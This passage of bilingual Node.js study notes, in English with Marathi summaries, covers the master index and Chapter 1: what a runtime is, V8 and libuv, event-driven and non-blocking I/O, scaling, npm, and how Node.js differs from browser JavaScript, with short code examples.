

Node.js Master Notes

Master Index

Topic	Chapter
Introduction to Node.js	Chapter 1
Framework vs Runtime Environment	Chapter 1.1
Project Setup & package.json	Chapter 1.5
Node.js REPL	Chapter 2
Global Object & globalThis	Chapter 3
Module System in Node.js	Chapter 4
require() vs import	Chapter 5
The process Object	Chapter 6
SECTION 2: CORE MODULES	
The Path Module	Chapter 7
The OS Module	Chapter 8
The FS Module (File System)	Chapter 9
The Timers Module	Chapter 9.5
The Buffer Module	Chapter 10
The URL Module	Chapter 10.5
The HTTP Module & Routing	Chapter 10.6
The Readline Module & Debugging	Chapter 10.8
The Events Module	Chapter 11
The Stream Module	Chapter 12

The Crypto Module	Chapter 13
SECTION 3: PACKAGE MANAGEMENT & WEB SERVERS	
Web Server, Routing & APIs (HTTP)	Chapter 14
SECTION 4: EXPRESS.JS FRAMEWORK	
Express.js Basics & Routing	Chapter 15
Template Engines (HBS) & Partials	Chapter 16
SECTION 5: RESTful APIs	
RESTful APIs & Express Router	Chapter 17
SECTION 6: NODE.JS INTERNAL ARCHITECTURE	
Architecture: V8, Event Loop & Concurrency	Chapter 18
Control Flow & Event-Driven Programming	Chapter 18.5
Networking: DNS, IP, TCP & HTTP Flow	Chapter 19
Encoding & Data Representation	Chapter 20
SECTION 7: ADVANCED WEB PATTERNS	
State Management (Cookies & Sessions)	Chapter 21
MVC Architecture	Chapter 22
SECTION 8: ESSENTIAL SECURITY & CONFIGURATION	
Environment Variables (dotenv)	Chapter 23
CORS (Cross-Origin Resource Sharing)	Chapter 24
Authentication & Password Hashing	Chapter 25
SECTION 9: ADVANCED EXPRESS & PERFORMANCE	
File Uploads (Multer)	Chapter 26
Global Error Handling	Chapter 27
Child Processes & Worker Threads	Chapter 28

Process Management (PM2)	Chapter 29
SECTION 10: EXTERNAL MODULES & UTILITIES	
Sending Emails (Nodemailer)	Chapter 30
SECTION 11: SECURITY, REAL-TIME & PRODUCTION HEALTH	
Security Basics (Helmet, Rate Limiting, Validation, XSS, Injection)	Chapter 31
WebSockets & Socket.io (Real-Time)	Chapter 32
Logging (console, morgan, winston, pino)	Chapter 33
Memory Leaks in Node.js	Chapter 34

PART 1 · Fundamentals

Chapter 1: Introduction to Node.js

Q. What is a Runtime Environment?

Concept:

- A runtime environment (RTE) is a platform that provides everything needed to execute a program written in a specific programming language.
- It is also known as the execution context, meaning it provides the necessary infrastructure (memory management, input/output handling, APIs) to execute the code easily.
- **Client-Side (Browser Runtime):** Browsers like Chrome, Firefox, and Safari provide a runtime for JavaScript, powered by engines like V8, SpiderMonkey, or JavaScriptCore.
- **Server-Side (Node.js Runtime):** Extends JavaScript to run outside browsers, directly on the operating system.

मराठी सारांश (Runtime Environment):

- **Runtime Environment म्हणजे काय?** आपला code चालवण्यासाठी लागणाऱ्या सर्व गोष्टी पुरवणारा platform.
- **काय पुरवतो?** Memory management, input / output (files, network), APIs आणि execution context.
- **उदाहरण:** मोबाईल app ला चालण्यासाठी Android phone लागतो. तसेच JS code ला चालण्यासाठी runtime लागतो.
- **Browser (Client-side runtime):** Chrome (V8), Firefox (SpiderMonkey), Safari (JavaScriptCore). इथे DOM, window, document मिळतात.

- **Node.js (Server-side runtime):** JS ला browser बाहेर, थेट OS वर चालवते. इथे fs, http, os सारखे modules मिळतात.
- **लक्षात ठेवा:** Engine (V8) फक्त JS चालवतो. Runtime = Engine + APIs + इतर सुविधा.

Code Example: Same Language, Different Runtimes

```
// Works in BROWSER runtime only
document.querySelector('h1'); // DOM API
window.alert('Hi');

// Works in NODE.JS runtime only
const fs = require('fs'); // file system API
fs.writeFileSync('a.txt', 'Hello');

// Works in BOTH (pure JavaScript, handled by the engine)
console.log([1, 2, 3].map(n => n * 2));
```

Q. Why is Node.js called a server-side runtime?

- **1. Runs JavaScript Outside the Browser:**
 - Earlier, JavaScript could run only inside a browser (client side).
 - Node.js is built on Google's V8 engine and runs JavaScript on a server.
 - So we can now write the backend in JavaScript too.
- **2. Provides Server-Side Features (Built-in Modules):**
 - http / https → create web servers.
 - fs → read, write and delete files.
 - net / dns → networking.
 - child_process → run other programs (subprocesses).
 - Browsers do not have these modules, which is why Node.js is suited to backend work.
- **3. Runtime Environment Architecture:**
 - Node.js is not just an engine. It is a full runtime made of 3 parts:
 - **V8 engine** → converts JS into machine code.
 - **Core libraries** → fs, http, os, etc.
 - **libuv** → the event loop and async, non-blocking I/O.
- **4. Handles Server Requests Efficiently:**
 - Uses event-driven, non-blocking I/O.
 - A single thread can handle thousands of requests at the same time.
 - Ideal for scalable apps such as APIs, chat apps and streaming.
- **5. Full-Fledged Backend Capabilities:** Node.js can:
 - Accept and process HTTP requests.
 - Connect to databases (SQL / NoSQL).
 - Authenticate users (login / signup).
 - Serve dynamic content (a different page for each user).

- Handle background jobs (emails, reports).
- **6. No DOM, but System Access:**
 - Node.js has no document or window (there is no web page).
 - Instead, it can access system resources such as the file system, OS and databases.

Code Example: Server-Side Features (Not Possible in Browser)

```
const http = require('http'); // create a web server
const fs = require('fs');      // access the file system

const server = http.createServer((req, res) => {
  // read a file from the server's disk and send it to the user
  fs.readFile('data.txt', 'utf-8', (err, data) => {
    if (err) return res.end('File not found');
    res.end(data);
  });
});

server.listen(3000, () => console.log('Server running on port 3000'));

// console.log(window); // ❌ ReferenceError: window is not defined (no DOM in Node.js)
```

In Short:

- Node.js lets JavaScript run outside the browser using the V8 engine.
- It provides server-side features such as file handling, networking and HTTP servers.
- It is built on an event-driven, non-blocking architecture (libuv), so it handles many requests efficiently.
- It has no DOM or window, but it can access the file system and databases.
- That is why it is called a **server-side runtime**.

मराठी सारांश (Server-side Runtime):

- आधी JavaScript फक्त Browser मध्ये चालायची. Node.js मुळे ती Server वर चालते.
- Node.js मध्ये http, fs, net सारखे modules आहेत, जे Browser मध्ये नसतात.
- Node.js = V8 Engine + Core Libraries + libuv.
- एकाच thread वर हजारो requests handle करू शकते (non-blocking).
- यात DOM / window नसतो, पण files आणि database access करता येतो.

Q. How Does Node.js Enable JavaScript on the Server Side?

- **Main Reason:** The **V8 engine**. Node.js wraps V8 and adds extra tools to make a complete runtime environment.
- **1. V8 Engine (Core Execution):**

- Node.js embeds Google's V8 engine.
- V8 converts JavaScript into machine code using JIT (Just-In-Time) compilation.
- So JS runs directly on the operating system, with no browser needed.
- **2. Runtime Environment (Not a Language):**
 - Node.js is NOT a programming language. It is a runtime environment.
 - It provides: the V8 engine (execution) + core modules (http, fs, os, net, child_process) + libuv (async I/O and the event loop).
- **3. Server-Side Capabilities:** With Node.js, JavaScript can:
 - Create servers → http / https.
 - Access the file system → fs.
 - Do networking → net, dns.
 - Perform OS-level operations → os.
 - None of these are available in the browser.
- **4. Event-Driven, Non-Blocking Model:**
 - libuv handles async, non-blocking I/O.
 - Thousands of requests are handled without creating many threads.
 - Perfect for real-time apps: chat, APIs, streaming.
- **5. Ecosystem with npm:**
 - Node.js comes with npm, the largest package manager in the world.
 - Install ready-made frameworks such as Express, Socket.IO and Mongoose to build faster.
- **6. Cross-Platform:**
 - Runs on Linux, Windows, macOS and even small devices such as the Raspberry Pi.
 - Makes JavaScript a universal language (frontend + backend).

Code Example: JavaScript Talking to the OS (Server Side)

```
// run with: node app.js    (no browser needed)
const os = require('os');

console.log('Platform:', os.platform());    // e.g. 'win32' / 'linux'
console.log('CPU cores:', os.cpus().length); // e.g. 8
console.log('Free memory:', os.freemem());  // in bytes
```

In Short:

- Node.js embeds the V8 engine, so JS runs directly on the OS instead of only in browsers.
- On top of V8, it adds server modules (http, fs, net) and non-blocking I/O through libuv.
- With npm and cross-platform support, it turns JavaScript into a full backend runtime.

मराठी सारांश (Server Side JS):

- मुख्य कारण V8 Engine आहे. ते JS ला machine code मध्ये बदलते.

- Node.js हि language नाही, तर runtime environment आहे (V8 + Core modules + libuv).
- Server बनवणे, files वाचणे, networking, OS माहिती हे सर्व Node.js मध्ये शक्य आहे.
- npm मुळे Express, Socket.IO सारखे packages सहज मिळतात.
- Linux, Windows, macOS सगळीकडे चालते.

Q. Is Node.js built on the V8 JS engine?

Concept:

- **Yes.** Node.js is built on **V8**, Google's open-source, high-performance JavaScript and WebAssembly engine.
- A **JavaScript engine** is a program that parses JS source code, compiles it to machine code and executes it.
- V8 also manages memory for JS objects using a **garbage collector**.
- Node.js **embeds** V8 as a C++ library, so every line of JS you write in Node is executed by V8.

Code Example: Check the V8 version inside Node.js

```
node -p "process.versions.v8"      # e.g. 12.4.254.21-node.33
node -p "process.versions"         # node, v8, uv (libuv), openssl ...
```

- Node.js uses Google's V8 JavaScript engine.
- V8 is the same JavaScript engine used by Chrome and Chromium-based browsers.
- V8 is responsible for executing JavaScript.
- V8 is primarily written in C++.
- V8 contains the components required to execute and optimize JavaScript efficiently.
- V8 uses JIT (Just-In-Time) compilation techniques to optimize JavaScript execution.

IMPORTANT:

- V8 is a JavaScript engine.
- V8 uses JIT compilation techniques to compile JavaScript into optimized machine code at runtime.
- V8's main responsibility is JavaScript execution.
- Node.js embeds V8 and adds additional runtime capabilities around it.

मराठी सारांश (V8 Engine):

- हो. Node.js Google च्या **V8** engine वर बनले आहे (तेच Chrome मध्ये आहे).
- V8 JS code वाचतो, machine code मध्ये compile (JIT) करतो आणि चालवतो.
- Garbage collector ने memory सांभाळतो.
- `node -p process.versions.v8` ने V8 version दिसते.

Q. What does Node.js add to the V8 engine?

Concept:

- V8 alone can only **run** JavaScript. It has no file, network or timer APIs.
- Node.js wraps V8 with **core modules** (fs, http, net, os, crypto), **libuv** (event loop + thread pool) and **C++ bindings** that connect JS to the operating system.
- So **Node.js = V8 + libuv + core APIs + bindings**.

Code Example: These work in Node.js but are not part of V8

```
const fs = require('fs');           // file system → added by Node
const http = require('http');       // networking → added by Node
setTimeout(() => console.log('timer'), 1000); // timers → added by Node (libuv)
console.log(process.env.PATH);      // OS / process → added by Node
```

- V8 mainly provides JavaScript execution.
- Node.js adds runtime APIs and supporting components that allow JavaScript to interact with the operating system and network.
- Node.js provides APIs/features for:
 - File System operations
 - HTTP networking
 - TCP networking
 - UDP networking
 - Streams
 - Timers
 - Process management
 - Environment variables
 - Operating-system interaction
- Node.js embeds Google's V8 JavaScript engine and provides additional runtime APIs and capabilities that allow JavaScript to interact with the operating system, file system, network, etc.
- **Simple example:** V8 is a car **engine**. Node.js is the complete **car**: the engine plus wheels, steering and fuel tank (fs, http, timers, libuv). An engine alone cannot take you anywhere.

मराठी सारांश (V8 आणि Node.js ने काय जोडले):

- **Node.js V8 वर बनले आहे का?** होय. Node.js Google चे V8 engine वापरते. तेच engine Chrome मध्ये आहे.
- **V8 चे काम:** फक्त JavaScript execute करणे. ते C++ मध्ये लिहिले आहे आणि JIT compilation ने JS ला machine code मध्ये बदलते.
- **V8 मध्ये काय नसते?** File वाचणे, server बनवणे, network, timers यापैकी काहीच नाही.
- **Node.js ने काय जोडले?** File System, HTTP / TCP / UDP networking, Streams, Timers, Process management, Environment variables, OS interaction.

- **उदाहरण:** V8 = गाडीचे engine. Node.js = पूर्ण गाडी (engine + चाके + steering + fuel tank). फक्त engine ने प्रवास होत नाही.

Q. Node.js JavaScript vs Browser JavaScript

- JavaScript running inside a normal browser does not have unrestricted access to the user's local file system.
- This restriction exists because of browser security and sandboxing.
- For example: A website should NOT be able to freely execute:

```
deleteFile("C:/Users/User/password.txt");
```
- If browsers allowed unrestricted file-system access, it would create serious security problems.
- Node.js is designed as a runtime environment that provides controlled APIs for interacting with the operating system.
- It is mainly used for building:
 - Server-side applications
 - Backend applications
 - REST APIs
 - Web servers
 - Real-time applications
 - Network applications




Figure 1: Conceptual Architecture Diagram of Node.js

Point	Browser JavaScript	Node.js JavaScript
-------	--------------------	--------------------

Runs on	Inside the browser (sandbox)	Directly on the OS (server)
Global object	window	global (both have globalThis)
DOM access	✅ document, HTML elements	❌ No DOM
File system	❌ Not allowed (security)	✅ fs module
Modules	ES Modules (import)	CommonJS (require) + ES Modules
Used for	UI, user interaction	Servers, APIs, CLI tools, real-time apps

मराठी सारांश (Node.js JS vs Browser JS):

- **Browser JS:** Sandbox मध्ये चालते. Security साठी त्याला तुमच्या computer च्या files ला हात लावता येत नाही.
- **का?** कोणतीही website तुमची password file delete करू शकली असती, तर मोठा धोका झाला असता.
- **Node.js JS:** थेट OS वर चालते. fs, http, os सारखे controlled APIs देते.
- Browser मध्ये window, document (DOM) असतात. Node.js मध्ये ते नसतात, त्याऐवजी global असते.
- **Node.js कशासाठी?** Servers, backend, REST APIs, real-time apps (chat), network apps.
- **लक्षात ठेवा:** भाषा (JavaScript) एकच, पण environment वेगळे, म्हणून मिळणाऱ्या सुविधा वेगळ्या.

Q. Key Features of Node.js

- **JavaScript Runtime Environment** => Executes JavaScript outside the browser.
- **Built on V8** => Uses Google's V8 JavaScript engine.
- **Event-driven** => Uses an event-driven programming model.
- **Non-blocking I/O** => Handles asynchronous I/O efficiently.
- **Single JavaScript Thread** => JavaScript execution primarily happens on one main thread.
- **Highly Scalable** - Suitable for handling many concurrent I/O operations.
- **Cross-platform** - Runs on Windows, macOS, and Linux.
- **Open-source** - Source code is publicly available.
- **Large npm Ecosystem** - Provides access to a huge collection of packages.
- **Versatile** : Useful for APIs, web servers, real-time applications, microservices, streaming, and network applications.

Code Example: A complete web server in 5 lines (shows runtime + non-blocking + event-driven)

```
const http = require('http'); // built-in, no install
http.createServer((req, res) => { // callback runs on every 'request' event
  res.end('Hello from Node.js');
}).listen(3000, () => console.log('Listening on 3000'));
```

मराठी सारांश (Node.js ची Key Features):

- **Runtime:** JS browser बाहेर चालवते.
- **V8 वर आधारित:** Google चे fast engine.
- **Event-driven:** घटना (event) घडली की त्याचे function चालते.
- **Non-blocking I/O:** File / DB / network ची वाट न पाहता पुढचे काम करते.
- **Single JS thread:** JS एकाच main thread वर चालते.
- **Scalable:** एकाच वेळी हजारो requests handle करू शकते.
- **Cross-platform:** Windows, macOS, Linux सगळीकडे चालते.
- **Open-source + npm:** मोफत, आणि लाखो तयार packages उपलब्ध.
- **Versatile:** APIs, web servers, chat apps, microservices, streaming साठी उपयोगी.

Q. What is Node.js Architecture?

Concept:

- **Node.js architecture** is a **single-threaded, event-driven, non-blocking I/O** model.
- One main thread runs JavaScript and the **event loop**.
- Slow I/O work (files, DNS, crypto) is handed to **libuv**'s thread pool or the OS kernel.
- When the work finishes, its **callback** is queued and the event loop runs it on the main thread.

Code Example: Non-blocking in action

```
const fs = require('fs');
console.log('1. start');
fs.readFile(__filename, () => console.log('3. file read (callback)')); // sent to libuv
console.log('2. main thread keeps working');
// Output: 1 → 2 → 3
```

- Node.js uses an event-driven, non-blocking I/O model.
- This architecture allows Node.js to handle many concurrent I/O operations efficiently.
- Node.js does not need to create a separate JS thread for every incoming request.
- Instead, it uses an event-driven architecture where asynchronous operations are handled without blocking the main JavaScript thread.
- This makes Node.js particularly suitable for applications that perform a lot of I/O operations (e.g., REST API, real-time app, chat, streaming, web servers, network apps).
- **Main building blocks:** V8 (runs JS) + Node.js core APIs (fs, http) + libuv (event loop and thread pool). See Chapter 18 for the full deep dive.
- **Simple example:** one smart cashier (main thread) takes every order, passes cooking to the kitchen (libuv) and serves the next customer instead of waiting.

मराठी सारांश (Node.js Architecture):

- Node.js चे architecture **event-driven** आणि **non-blocking I/O** वर आधारित आहे.
- प्रत्येक request साठी नवीन thread बनवत नाही. एकाच main thread वर काम चालते.
- Slow कामे (file, DB) background ला (libuv) दिली जातात, त्यामुळे main thread मोकळा राहतो.
- **घटक:** V8 (JS चालवतो) + Core APIs (fs, http) + libuv (event loop + thread pool).
- **उदाहरण:** एक हुशार cashier. Order घेतो, kitchen ला देतो, लगेच पुढच्या customer कडे वळतो.
- **कशासाठी योग्य?** जास्त I/O असलेल्या apps: REST API, chat, streaming, web servers.

Q. What is meant by Event-driven architecture?

Definition:

- Event-driven architecture is a programming model where the **flow of the application is decided by events**.
- When an event occurs, Node.js runs the matching **event handler** (callback).
- The code **reacts** to things that happen, instead of running in a fixed top-to-bottom order.

- Event means: simply something that happened (e.g., user click, HTTP request arrive, file reading complete, database query complete, timer finish, socket receive a message).
- Something Happens => Event occurs => Node.js detects the event => associated handler executes.
- Node.js provides the EventEmitter from the events module.
- **Note:** Node.js follows an event-driven architecture where the application responds to events by executing registered event handlers.

Code Example: Reacting to an Event

```
const EventEmitter = require('events');
const shop = new EventEmitter();

shop.on('orderPlaced', (item) => console.log(`Preparing ${item}...`)); // handler
shop.emit('orderPlaced', 'Pizza'); // event happens → handler runs
// Output: Preparing Pizza...
```

मराठी सारांश (Event-driven Architecture):

- **Event** म्हणजे घडलेली गोष्ट: request आली, file वाचून झाली, timer संपला, message आला.
- **Event-driven** म्हणजे program घटनांवर react करतो. ठराविक क्रमाने वरून खाली चालत नाही.
- **Flow:** काहीतरी घडते → event → Node.js ओळखतो → त्याचे handler function चालते.
- Node.js मध्ये यासाठी events module मधला EventEmitter वापरतात.
- **उदाहरण:** Doorbell वाजली (event) → आपण दार उघडतो (handler).

Q. What is Synchronous Programming?

Concept:

- In synchronous programming, tasks run **one after another** (sequentially).
- A task must **finish completely** before the next one starts.
- While a task is running, the program **waits (is blocked)** and cannot do anything else.
- **Simple example:** a single ticket counter with one queue. The next person is served only after the current person is completely done.


Key Characteristics:

- **Sequential Execution:** Code runs line by line, top to bottom.
- **Blocking Behavior:** While one task runs, the whole program is “stuck” on it.
- **Deterministic Flow:**
 - Deterministic means **predictable and consistent**: the same input always gives the same output in the same order.
 - So the code is easy to read, write and debug.

Disadvantages:

- **Blocking:** If one task is slow (reading a big file, calling an API), everything else pauses.
- **Poor Performance:** The CPU sits idle while waiting for slow tasks (disk, network, database).
- **Scalability Issues:** Not suitable for apps with many users at once, such as chat apps, real-time apps and APIs.

Diagram: Synchronous (Blocking) Execution



Code Example: Synchronous (Blocking) Code

```
const fs = require('fs');  
  
console.log('1. Start');
```

```
// readFileSync BLOCKS: nothing below runs until the file is fully read
const data = fs.readFileSync('bigFile.txt', 'utf-8');
console.log('2. File read done, length:', data.length);

console.log('3. End');

// OUTPUT (always in this exact order: deterministic):
// 1. Start
// 2. File read done, length: ...
// 3. End
```

- **Syntax:** `fs.readFileSync(path, options)`
- **path:** The file path to read (string, Buffer or URL).
- **options:** An encoding such as 'utf-8' (returns a string), or an object { encoding, flag }. Without an encoding it returns a Buffer.
- **Returns:** The file content directly. There is no callback, because the program waits.
- **Problem in a server:** If 100 users request a big file, each request waits for the previous one, so the server feels "frozen".

In Short:

- Synchronous programming runs tasks one by one, in order.
- It is easy to understand and predictable.
- But it blocks execution, causing poor performance and scalability problems in I/O-heavy or multi-user apps.

मराठी सारांश (Synchronous Programming):

- Synchronous म्हणजे कामे एकामागून एक होतात. पहिले काम पूर्ण झाल्याशिवाय दुसरे सुरू होत नाही.
- उदाहरण: एकच तिकीट खिडकी. पुढच्या माणसाला मागच्याचे काम संपेपर्यंत थांबावे लागते.
- फायदा: code सोपा आणि predictable (deterministic) असतो, debug करणे सोपे.
- तोटा: एखादे काम slow असेल (file, API, database) तर संपूर्ण program थांबतो (blocking).
- त्यामुळे chat apps, APIs सारख्या जास्त users असलेल्या apps साठी योग्य नाही.

Q. What is non-blocking I/O?

Concept:

- **Non-blocking I/O** is a model where the program **starts** an input/output operation and **immediately continues** with other code, instead of waiting for it to finish.
- The result is delivered later through a **callback, Promise or event**.

- In Node.js, the waiting is done by the OS kernel or libuv's thread pool, not by the JavaScript thread.

- I/O means input / output.
- It refers to operations where your application communicates with something external (e.g., read file, read database, receive network data, receive HTTP request).
- These operations take time. So what should JavaScript do while waiting? There are 2 approaches:
 - **1. Blocking:**
 - It's synchronous (one by one execution).
 - JavaScript waits until the operation completes.
 - JS cannot continue executing the next code until the task is complete.
 - **2. Non-blocking:**
 - It's asynchronous. JS does not wait for the file to finish reading.
 - Non-blocking tells us that Node.js doesn't wait for I/O operations.
 - Event-driven tells us how Node.js reacts when those operations are completed.
- **Note:** Non-blocking I/O allows Node.js to initiate I/O operations without waiting for them to complete.
- While the operation is in progress, Node.js can continue executing other tasks.

✓ *Non-Blocking = Don't wait while the task is running.*

✓ *Event-Driven = React when the task is completed.*

Code Example: Blocking vs Non-Blocking I/O

```
const fs = require('fs');

// BLOCKING: the next line waits for the file
const data = fs.readFileSync('a.txt', 'utf8');
console.log('After sync read');

// NON-BLOCKING: the next line runs immediately
fs.readFile('a.txt', 'utf8', (err, data) => console.log('File ready (later)'));
console.log('I run first!');
```

मराठी सारांश (Non-blocking I/O):

- **I/O म्हणजे काय?** Input / Output. App बाहेरच्या गोष्टींशी बोलते: file वाचणे, database, network, HTTP request.
- ही कामे वेळ घेतात. मग JS ने वाट पाहावी का? याचे दोन मार्ग आहेत.
- **Blocking:** काम संपेपर्यंत JS थांबते (synchronous). उदा. `readFileSync`.
- **Non-blocking:** JS थांबत नाही, पुढचे काम करते (asynchronous). उदा. `readFile`.
- **Non-blocking** = काम चालू असताना थांबू नका. **Event-driven** = काम पूर्ण झाल्यावर callback ने react करा.
- **उदाहरण:** वॉशिंग मशीन लावून आपण इतर कामे करतो (non-blocking). मशीन संपल्यावर बीप वाजतो (event), मग कपडे काढतो (callback).

Q. Scalability

- Node.js is well suited for building scalable network applications.
- Its event-driven and non-blocking I/O architecture allows a relatively small number of threads to handle many concurrent I/O operations efficiently.
- This is especially useful for I/O-intensive applications (REST APIs, chat apps, streaming, web servers).
- **Scalability** = the ability to handle **more users or load** without slowing down or crashing.
- **Ways to scale Node.js:** the cluster module or PM2 (use all CPU cores), load balancers (several servers), and microservices.

IMPORTANT:

- "Single-threaded" does NOT mean Node.js can only do one thing at a time.
- JavaScript execution primarily happens on a single main thread.
- But Node.js can use the operating system and its runtime components to handle asynchronous I/O operations (e.g. using a thread pool behind the scenes).

Code Example: Scaling one app to all CPU cores with PM2

```
# vertical scaling: one process per CPU core (see Chapter 29)
pm2 start app.js -i max

# horizontal scaling: run the same app on several servers behind a load balancer
#   Load Balancer → server-1:3000, server-2:3000, server-3:3000
```

मराठी सारांश (Scalability):

- **Scalability** म्हणजे users / load वाढले तरी app slow न होता चालू राहणे.
- Node.js event-driven आणि non-blocking असल्याने थोड्या threads मध्ये हजारो I/O कामे handle करते.
- REST APIs, chat apps, streaming, web servers साठी उत्तम.
- **लक्षात ठेवा:** Single-threaded म्हणजे एका वेळी एकच काम असे नाही. I/O कामे OS / thread pool कडे जातात.
- **अजून scale कसे करायचे?** Cluster / PM2 (सर्व CPU cores), load balancer, microservices.

Q. Versatility & NPM Ecosystem

- Node.js can be used to build many types of applications (REST APIs, Microservices, CLI tools).
- **NPM Ecosystem:** npm stands for Node Package Manager. It allows developers to install and use open-source packages and libraries instead of implementing everything from scratch.
- Example: `npm install express`
- npm helps developers reuse packages, speed up development, manage dependencies, and share code.

- **Other uses:** desktop apps (Electron, e.g. VS Code), build tools (Vite, Webpack), real-time apps (Socket.io), IoT.

Type of app	Popular Node.js tools
REST / GraphQL APIs	Express, Fastify, NestJS, Apollo
Real-time (chat, live updates)	Socket.io, ws
CLI tools	commander, inquirer (npm, Vite CLI are Node apps)
Desktop apps	Electron (VS Code, Slack, Discord)
Build tools	Vite, Webpack, esbuild, ESLint
Microservices	Express / NestJS + Docker, message queues

मराठी सारांश (Versatility आणि npm):

- Node.js ने अनेक प्रकारची apps बनवता येतात: REST APIs, microservices, CLI tools, desktop apps (VS Code Electron वर बनले आहे), real-time chat.
- **npm** = Node Package Manager. जगातील सर्वात मोठे package store.
- सगळे स्वतः लिहिण्याऐवजी तयार packages वापरता येतात. उदा. `npm install express`.
- **फायदे:** code reuse, जलद development, dependencies manage करणे, code share करणे.

Q. Streams & Timers

- **Streams:** Node.js provides Streams for handling data gradually instead of loading everything into memory at once. Useful for large files, video streaming, network communication.
- **Timers:** Node.js provides timer APIs (`setTimeout()`, `setInterval()`, `setImmediate()`) for scheduling operations. Integrated with the event-driven execution model.
- **Simple example (streams):** watching a YouTube video while it loads, chunk by chunk, instead of downloading the full 2 GB file first.

मराठी सारांश (Streams आणि Timers):

- **Streams:** मोठा data एकदम memory मध्ये न घेता थोडा-थोडा (chunks मध्ये) process करणे.
- **उदाहरण:** YouTube video पूर्ण download न होता चालू होतो. Data तुकड्यांमध्ये येत राहतो.
- मोठ्या files, video streaming, network communication साठी वापरतात. Memory वाचते.
- **Timers:** `setTimeout()` (एकदा, उशिरा), `setInterval()` (वारंवार), `setImmediate()` (I/O नंतर लगेच).
- Timers event loop सोबत काम करतात (Timers phase आणि Check phase).




Figure 2: Node.js Execution & Ecosystem Diagram

Q. Removed features from Node.js (Compared to Browser)

- **window object:** The global window object, which is part of web browsers, is absent in Node.js.
- **DOM manipulation:** Node.js does not have a built-in Document Object Model (DOM), as it is not intended to interact with a webpage's content.
- **BOM (Browser Object Model):** No direct interaction with things like navigator or screen.
- **Web specific APIs:** APIs like LocalStorage, SessionStorage, and browser-based fetch (though Node 18+ has a native fetch API, historically it was absent) are not available.
- **Why removed?** Node.js runs on a server, where there is no screen, no web page and no user clicking buttons.
- Instead, it adds server features (fs, http, process).

Code Example: Run this with node

```
console.log(typeof window);    // 'undefined' → no window
console.log(typeof document);  // 'undefined' → no DOM
console.log(typeof global);    // 'object' → Node's global object
console.log(typeof fetch);     // 'function' → Node 18+ has fetch
document.getElementById('x');  // ❌ ReferenceError: document is not defined
```

मराठी सारांश (Browser मधील कोणत्या गोष्टी Node.js मध्ये नाहीत):

- **window object नाही:** Node.js मध्ये त्याऐवजी global आहे.
- **DOM नाही:** document, HTML elements नाहीत, कारण server वर web page नसतो.

- **BOM नाही:** navigator, screen, alert() नाहीत.
- **Web APIs नाहीत:** localStorage, sessionStorage नाहीत. (fetch Node 18+ मध्ये आले आहे.)
- **का?** Server वर screen किंवा user नसतो. त्याऐवजी Node.js server ची कामे देते: fs, http, process.

Q. Responsibilities of JavaScript on Server

- **Database Management:** store, retrieve, and manage data efficiently through CRUD operations.
- **Authentication:** verifies user identities to control access to the system.
